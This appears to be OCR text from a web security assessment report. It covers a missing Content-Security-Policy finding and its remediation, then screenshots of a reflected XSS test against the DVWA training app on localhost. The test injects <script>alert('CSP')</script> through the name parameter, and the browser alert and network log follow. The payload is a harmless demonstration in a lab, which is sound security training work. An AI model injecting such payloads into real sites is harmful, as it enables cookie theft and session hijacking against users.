
- Absence of CSP allows execution of malicious JavaScript
- Increases risk of Reflected, Stored, and DOM-based XSS attacks
- Users can be tricked into executing injected code, leading to cookie theft, session hijack, etc.


Remediation:


- Add strict Content-Security-Policy to all responses
- Avoid using unsafe-inline or * in script-src
- Set X-XSS-Protection: 1; mode=block

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/


Vulnerability: Reflected Cross Si
127.0.0.1:8080/DVWA/vulnerabilities/xss_r/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <script>alert('CSP')</script> Submit
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


Vulnerability: Reflected Cross Si
127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#
127.0.0.1:8080 says
CSP
OK


Vulnerability: Reflected Cross Si
127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
DOM Invader
Preserve log
Disable cache
No throttling
Filter
Invert
More filters
All
Fetch/XHR
Doc
CSS
JS
Font
Img
Media
Manifest
Socket
Wasm
Other
1,000 ms
2,000 ms
3,000 ms
4,000 ms
5,000 ms
6,000 ms
7,000 ms
8,000 ms
9,000 ms
10,000 ms
11,000 ms
12,000 ms
13,000 ms
14,000 ms
15,000 ms
16,000 ms
17,000 ms
18,000 ms
Name
Status
Type
Initiator
Size
Time
xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29%3C%2Fscript%3E
200
document
Other
4.8 kB
9.55 s
main.css
200
stylesheet
xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29
(disk cache)
3 ms
dvwaPage.js
200
script
xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29
(disk cache)
